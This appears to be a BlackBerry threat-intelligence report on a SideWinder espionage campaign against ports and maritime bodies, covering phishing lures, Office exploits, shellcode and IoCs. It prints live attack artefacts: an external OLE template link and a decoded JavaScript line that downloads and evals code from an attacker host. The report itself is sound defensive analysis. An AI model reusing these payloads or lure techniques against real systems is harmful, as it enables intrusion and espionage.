SideWinder Utilizes New Infrastructure to Target Ports and Maritime Facilities in the Mediterranean Sea

The BlackBerry Research and Intelligence Team ⁝⁝ 7/25/2024

Summary

As part of our continuous threat hunting efforts, the BlackBerry Threat Research and Intelligence team has discovered a new campaign by the nation-state threat actor known as SideWinder. We have been actively tracking this threat actor since our last report on the group in mid-2023. SideWinder has since upgraded its infrastructure and now utilizes new techniques and tactics in its efforts to compromise victims.

By analyzing the data uncovered during our research, which includes highly specific logos and themes in the phishing emails sent by the group, we conclude with medium confidence that SideWinder’s new campaign is targeting ports and maritime facilities in the Indian Ocean and Mediterranean Sea.

Domains and documents used with the first stage delivery imply targeting of Pakistan, Egypt and Sri Lanka. Subdomains used with the second stage delivery indicate additional targeting of Bangladesh, Myanmar, Nepal and the Maldives.

Based on SideWinder's prior campaigns, we believe that the goal of this new campaign is espionage and intelligence gathering.

Brief MITRE ATT&CK® Information

Tactic	Technique
Execution	T1204.002, T1059.007, T1203, T1047
Defense Evasion	T1480, T1221, T1027, T1140
Command-and-Control	T1105, T1071.001
Discovery	T1518.001

Weaponization and Technical Overview

Weapons	Malicious documents, Obfuscated JavaScript
Attack Vector	Weaponized document used for targeted attack
Network Infrastructure	Phishing domains
Targets	Maritime organizations in the Mediterranean Sea and the Indian Ocean.

Technical Analysis

Context

The SideWinder APT group, also known as Razor Tiger, Rattlesnake, and T-APT-04, is believed to originate from India. As one of the oldest nation-state threat actors, SideWinder has been active since at least 2012. The group has previously been observed targeting military, government, and business entities, with a particular focus on Pakistan, Afghanistan, China, and Nepal.


SideWinder makes use of email spear-phishing, document exploitation and DLL side-loading techniques in an attempt to avoid detection and deliver targeted implants. Typically, the victim downloads a malicious document with very shallow detection on VirusTotal and opens it, triggering the next stage of the attack chain.

Visual Bait Documents

The malicious document is very carefully prepared by the threat actor to pass muster as a legitimate document from an official organization already known to the target. It may include elements such as familiar logos, company names and themes the target recognizes due to their job location or field of work. In this instance, we observed falsified “visual bait” documents that claimed to be associated with very specific port infrastructure, including the Port of Alexandria in the Mediterranean Sea. We also observed a visual lure masquerading as the Port Authority of the Red Sea.

During our research, we detected a total of three visual decoys used by the threat actor. Visual decoys may not in themselves be malicious; their primary purpose is to distract the victim from realizing they are being compromised. They achieve this goal by using document titles calculated to cause anxiety in the reader, who is presumably an employee at a target organization. For example in Figure 2 below, emotive phrases such as “employee termination” and “salary cut” are used in the body copy.

Threat actors hope that by eliciting strong emotions such as fear or anxiety, the target will be compelled to immediately open and read the document. The victim will then be so distracted that they won’t notice strange events on their device such as (for example) system popups or increased fan noise caused by high CPU utilization, which is often an early warning sign of a malware infection in progress.



هيئة النيابة الادارية
مدينة ٦ اكتوبر ميدان النجدة مبنى رئاسة هيئة النيابة الادارية وحدة الشكاوى الدور
الارضي

INVESTIGATION OF SEXUAL HARASSMENT ALLEGATIONS IN PORT OF ALEXANDRIA

Date: 12th June 2024

Enclosure: Report on the Investigation of Sexual Harassment in Port of Alexandria

Dear Sir,
A case of sexual harassment case in Port of Alexandria was reported on 04th June 2024. Promptly, an investigation was conducted by the Administrative Prosecution Authority, Ministry of Justice and the report of the same has been enclosed for your reference. Such incidents are viewed **grave seriousness** by the **Administrative Prosecution Authority**. Hence, you are directed to undertake the following actions: -

1. Read the investigation report **carefully and thoroughly**.
2. Ensure widespread awareness of the incident. All employees must be aware of the reporting channel for such cases. Additionally, all employees must be aware of the **legal consequences** for breaking the law.
3. Ensure a safe and conducive environment for all female employees. For this regular prevention of sexual harassment **training programs** must be conducted for all employees.

Your proactive response will **ensure a safe and secure** workplace environment for all employees.


Best regards,

Figure 1: A visual lure contained in one of the malicious documents.

The visual decoy in Figure 1, above, was one of the last used by the threat actor in the campaign we analyzed. Note the typical red flags of a phishing campaign present in this faked letter, including the highly charged subject matter and emotive phrases like "**grave seriousness**", "**prosecution**" and "**breaking the law.**" There is also a call-to-action that urges the reader to "**read the investigation report carefully and thoroughly.**"

The overall effect of this letter is calculated to make the recipient stop whatever they are doing and give immediate attention to the letter and the report it is referring to.

md5 **sha-256**	9a1c49322a9d950c047c2edfc781b778 9572312a12605c6a6ea6447af6fc063f4196aeba523ed38ce2c5ff51c33d4831
File Name	INVESTIGATION_OF_SEXUAL_HARASSMENT.docx
File Size	1.44 MB (1507994 bytes)
Creation Time	2024-06-13 05:29:37 UTC



EMPLOYEE TERMINATION AND SALARY CUT NOTICE

24th June 2024

Dear employees,

السلام عليكم ورحمة الله وبركاته


As you are aware, there currently is a shipping crisis in the Red Sea. The actions undertaken by the Houthi's have significantly reduced the shipping traffic passing through the Red Sea. Even the Suez Canal has **observed a 50% decrease** in its traffic. Consequently, there has been a reduction in the revenue that our organization has earned.

Due to this revenue reduction, we are currently facing incredible financial stress for carrying out operations and have **depleted most of our financial reserves**. This matter is viewed with **serious concern**. In view of this, the Board has decided to take a difficult step and **terminate employment for all non-essential** employees.

If your position is identified as non-essential, you will receive formal notification in accordance with company policies and legal requirements. Please know that this decision is not taken lightly, and we are committed to supporting all affected employees during this transition.

Figure 2: Another visual lure that abuses the logo of the (legitimate) Red Sea Port Authority in Egypt.

The same tactics are used in the visual lure shown in Figure 2, above. See how the threat actor has taken the additional step of adding bold formatting the most emotionally loaded phrases in the decoy letter, which include “**depleted most of our financial reserves,**” “**serious concern,**” and “**terminate employment.**” Even the title of the document — “**EMPLOYEE TERMINATION AND SALARY CUT NOTICE**” — is intended to make any employee at any company fearful for the safety of their job. The threat actor hopes the target will immediately open and read the letter in a stake of high anxiety.



සීමාන්විතයි

ආරක්ෂක සේනා මූලස්ථානය (මධ්‍යම)
යුද්ධ හමුදා කඳවුර
දියතලාව

ආසේමු(මධ්‍යම)/පු/සඟරා/රණවිරු/05/2024 (96)

බෙදාහැරීම බලන්න

2024 ජූනි මස 18 දින

<u>රණවිරුවා සඟරා ලබාගැනීම සඳහා නියෝජිතයකු රපෝර්තු කරවා ගැනීම.</u>

යොමුව : ආසේමු(මධ්‍යම)/පු/සඟරා/රණවිරු/05/2023(62) හා 2023.11.28 දිනැති මෙම මූල ලිපිය.

1. ජනමාධ්‍ය හා මව්මෙඅම වෙතින් මාසිකව ප්‍රකාශයට පත්කරනු ලබන "රණවිරුවා" සඟරාවේ 2024 අප්‍රේල් මස 265 කලාපය මෙම ආසේමු යටතේ පාලනය වන සෑම කඳවුරක් වෙතම බෙදාහැරීම සිදුකිරීම සඳහා අදාල සඟරා ප්‍රමාණය මෙම මූලය වෙත ලැබී ඇත.

2. ඒ අනුව මෙම ආසේමු (මධ්‍යම) යටතේ ඇති සියළු ස්ථානයන් වෙත එම සඟරාව බෙදාදීම සිදුකරන අතර, ඔබ වෙත වෙන් කර ඇති සඟරා ප්‍රමාණයන් රැගෙන යෑම සඳහා නියෝජිතයකු 2024.06.24 වන දිනට ප්‍රථම ආසේමු(මධ්‍යම) මනෝවිද්‍යා මෙහෙයුම් අංශය වෙත පැමිණ අදාල සඟරා ලබාගැනීමට කටයුතු කරන මෙන් කාරුණිකව දන්වා සිටිනු ලැබේ.

පී පී එස් වීරසූරිය ශ්‍රීලපාහ
ලුතිනන් කර්නල්
ප්‍රමාති 1 (මනෝවිද්‍යා මෙහෙයුම්)
ආඥාපති වෙනුවට

<u>බෙදාහැරීම/ක්‍රියාකිරීම</u>

11 පාබල සේමු, 12 පාබල සේමු, භකාස අණසක (මධ්‍යම), 6 කාළගෙර, 7 ශ්‍රීලංසංබ, 1 ගැහේබ, 5 ගැහේබ, 23 විපාරෙ, 8 සබුබ, 6 සබුබ, 7 ශ්‍රීලයුපොහේබ, ශ්‍රීලංයුහවීපි, යුහයුව් - බුත්තල, සෙවිබපුපා(දිය), ප්‍රසැවෙපුපා, කරෙපුපා,


Figure 3: Another visual lure. The text is written in the Sinhala language used in Sri Lanka.

These malicious documents all use a remote template injection technique (CVE-2017-0199) to gain initial access to the target's system. This CVE is a known vulnerability in Microsoft Office. Exploitation of this vulnerability requires that a user open or preview a specially crafted file with an affected version of Microsoft Office or WordPad. In a phishing email attack scenario, an attacker exploits the vulnerability by sending a specially crafted file to the user and then convinces them (via the methods we've outlined above) to open the file.

The patch for this CVE has been available since 2017, so threat actors are hedging their bets that many large organizations with outdated, fragmented or antiquated infrastructures may have a number of endpoints that are not properly patched.

Malware authors very commonly use Word documents in phishing attacks because they are widely used and are easily disguised as legitimate files. They also support malicious macros and embedded objects, making them a highly effective vector for malware delivery and execution on outdated or unpatched systems.

That much said, let's dive back into the SideWinder attack chain. The body of the document delivered as a phishing email contains a URL in plain text, which links to a malicious site (usually owned by the threat actor) where the next stage file will be downloaded from. Once the lure document is opened, it contacts the specified URL address and downloads the next stage of the attack.



```
    Relationships xmlns = "http://schemas.openxmlformats.org/package/2006/relationships" > < Relationship Id = "rid460"
Type = "http://schemas.openxmlformats.org/officeDocument/2006/relationships/footer"
Target = "footnotes344.xml" / > < Relationship Id = "rid457"
Type = "http://schemas.openxmlformats.org/officeDocument/2006/relationships/footer"
Target = "endnotes136.xml" / > < Relationship Id = "fid872"
Type = "http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target = "https://reports.dgps-govtpk.com/63645534-case/doc.rtf"
TargetMode = "External" / > < Relationship Id = "rId150"
Type = "http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
Target = "media/image2.jpg" / > < Relationship Id = "rId1"
Type = "http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles"
Target = "styles.xml" / > < Relationship Id = "rId2"
Type = "http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
Target = "fontTable.xml" / > < Relationship Id = "rId3"
Type = "http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme"
Target = "theme/theme1.xml" / > < Relationship Id = "rId4"
```


Figure 4: The malicious URL of the next stage is in the body OLE of the document.

md5 **sha-256**	2462db3be57df824f003f74d7a16cacb 142c6a4c7e9efbf6f3176df3ff218449bb4f7b2a69d60060e6339f1c3cc95d93
File Name	File.rtf
File Size	17.72 KB (18141 bytes)
Creation Time	2024-06-22 03:02:47 UTC

Next, a rich text format (RTF) file downloads a document that exploits the CVE-2017-11882 vulnerability. It contains shellcode that will be executed after opening the file. This technical detail is notable because, in a previous SideWinder campaign, the malware used JavaScript (JS) concealed in an RTF file.

The purpose of the shellcode is to check the victim's system to see if the system is real and not a virtual environment such as a VM (virtual machine), which is typically used by defenders. The shellcode checks the system’s processor type, and only allows the program to continue its execution if the processor type is Intel or AMD. This ensures that the attack chain stays under the radar and is not halted by security operation center (SOC) teams.

If the system on which the shellcode is running is found to be suitable for the threat actor, the program next decrypts and runs a tiny JavaScript code. This code will load the next execution step from the remote server, which will also be a JavaScript code.



```
00220427  C706 51746669          mov dword ptr ds:[esi],69667451
0022042D  C743 04 7A667155       mov dword ptr ds:[ebx+4],5571667A
00220434  C743 08 7774796A       mov dword ptr ds:[ebx+8],6A797477
0022043B  C743 0C 68790000       mov dword ptr ds:[ebx+C],7968
00220442  C741 04 33697171       mov dword ptr ds:[ecx+4],71716933
00220449  C701 6672786E          mov dword ptr ds:[ecx],6E787266
0022044F  C74424 78 6A770000     mov dword ptr ss:[esp+78],776A
00220457  C74424 74 477A6B6B     mov dword ptr ss:[esp+74],6B6B7A47
0022045F  C74424 70 58686673     mov dword ptr ss:[esp+70],73666858
00220467  C74424 6C 4672786E     mov dword ptr ss:[esp+6C],6E787246
0022046F  C74424 64 786A3369     mov dword ptr ss:[esp+64],69336A78
00220477  C74424 60 6A716766     mov dword ptr ss:[esp+60],6667716A
0022047F  C74424 5C 706A7773     mov dword ptr ss:[esp+5C],73776A70
00220487  C74424 4B 736A5C00     mov dword ptr ss:[esp+4B],5C6A73
0022048F  C74424 47 7369516E     mov dword ptr ss:[esp+47],6E516973
00220497  C74424 43 74727266     mov dword ptr ss:[esp+43],66727274
0022049F  C74424 22 7A77776A     mov dword ptr ss:[esp+22],6A77777A
002204A7  C74424 26 73795577     mov dword ptr ss:[esp+26],77557973
002204AF  C74424 2A 74686A78     mov dword ptr ss:[esp+2A],786A6874
002204B7  66:C74424 2E 7800      mov word ptr ss:[esp+2E],78
002204BE  C78424 A0000000 777E(  mov dword ptr ss:[esp+A0],7E77
002204C9  C78424 9C000000 526A7  mov dword ptr ss:[esp+9C],74726A52
002204D4  C78424 98000000 686A7  mov dword ptr ss:[esp+98],78786A68
002204DF  C78424 94000000 6A557  mov dword ptr ss:[esp+94],7477556A
002204EA  C78424 90000000 5C77(  mov dword ptr ss:[esp+90],796E775C
002204F5  C74424 35 7A667146     mov dword ptr ss:[esp+35],4671667A
002204FD  C74424 39 71717468     mov dword ptr ss:[esp+39],68747171
00220505  C74424 50 72786D79     mov dword ptr ss:[esp+50],796D7872
0022050D  C74424 54 72713369     mov dword ptr ss:[esp+54],69337172
00220515  C74424 7C 577A734D     mov dword ptr ss:[esp+7C],4D737A57
```

```
se    ASCII
9C0   D$..D$..ì]ÅU.åSV.äü.M..Ét#.E.It!.u.1Ò....Ût...PÆDP..B9Ñuì.Êë.1Àë
A00   .1ÒfÇ.P..1À@.eø^[]ÅU.å.äü.E....Ét.@.ñ..Hÿ..@.Éuó.ì]Å.....U.å.äü.
A40   ì..E..E..¶..ø.t..E..¶..é....E..À..E.ëß.ì]Å..............U.å.äü.
AC0   javascript:eval("v=ActiveXObject;x=new v(\"WinHttp.WinHttpReques
B00   t.5.1\");x.open(\"GET\", \"https://mailarmylk.mods.email/Ltr86-e
B40   f2265ef\",false);x.Send();eval(x.ResponseText);window.close()").
```

Figure 5. Shellcode decodes a small JavaScript at runtime.

Based on our historical data, SideWinder started using this second-stage technique with shellcode in October 2023.

Through careful analysis, we were able to obtain second-stage payloads, in the form of RTF files. The malicious IP addresses used to deliver them are listed in the IoCs section of this report.

Network Infrastructure

The stage two command-and-control (C2) utilizes an old Tor node, 91[.]223.208[.]175, possibly as a means of obfuscating network analysis. Tor, an acronym for The Onion Router, is a network that masks online traffic to provide anonymous web browsing.

However, delivery infrastructure for the second stage can still be identified via an 8 byte file, a RTF document returned by the C2 when outside of the geofence.

Similar domain naming structure and registration times show multiple domains ready to be used by Sidewinder. Similarly, protective DNS (PDNS) data for the stage two C2 yields a number of targets. PDNS is a security service that analyzes DNS queries and takes action to mitigate threats, such as preventing access to domains known to be malicious.

Malicious Domain	IP	Hosting	Notes
dgps-govtpk[.]com	91[.]195.240[.]123 - SEDO GmbH 5[.]230.35[.]199 - GHOSTnet GmbH	Namesilo.com Dnsowl.com Privacyguard.org Created 2024-05-09	Delivery Infrastructur Stage 2 of tl attack chain
paknavy-govpk[.]com	91[.]195.240[.]123 - SEDO GmbH	Namesilo.com Dnsowl.com Privacyguard.org	

		Created 2024-05-09	
paknavy[.]store	91[.]195.240[.]123 - SEDO GmbH 159[.]69.189[.]137 - Hetzner Online GmbH	Namesilo.com Dnsowl.com Privacyguard.org Created 2024-06-13	
session-out[.]com	89[.]150.40[.]43 - HZ Hosting Ltd	Hostinger.com Privacyprotect.org Publicdomainregistry.com Created 2024-05-30	Delivery Infrastructur for Stage 2 the attack chain.
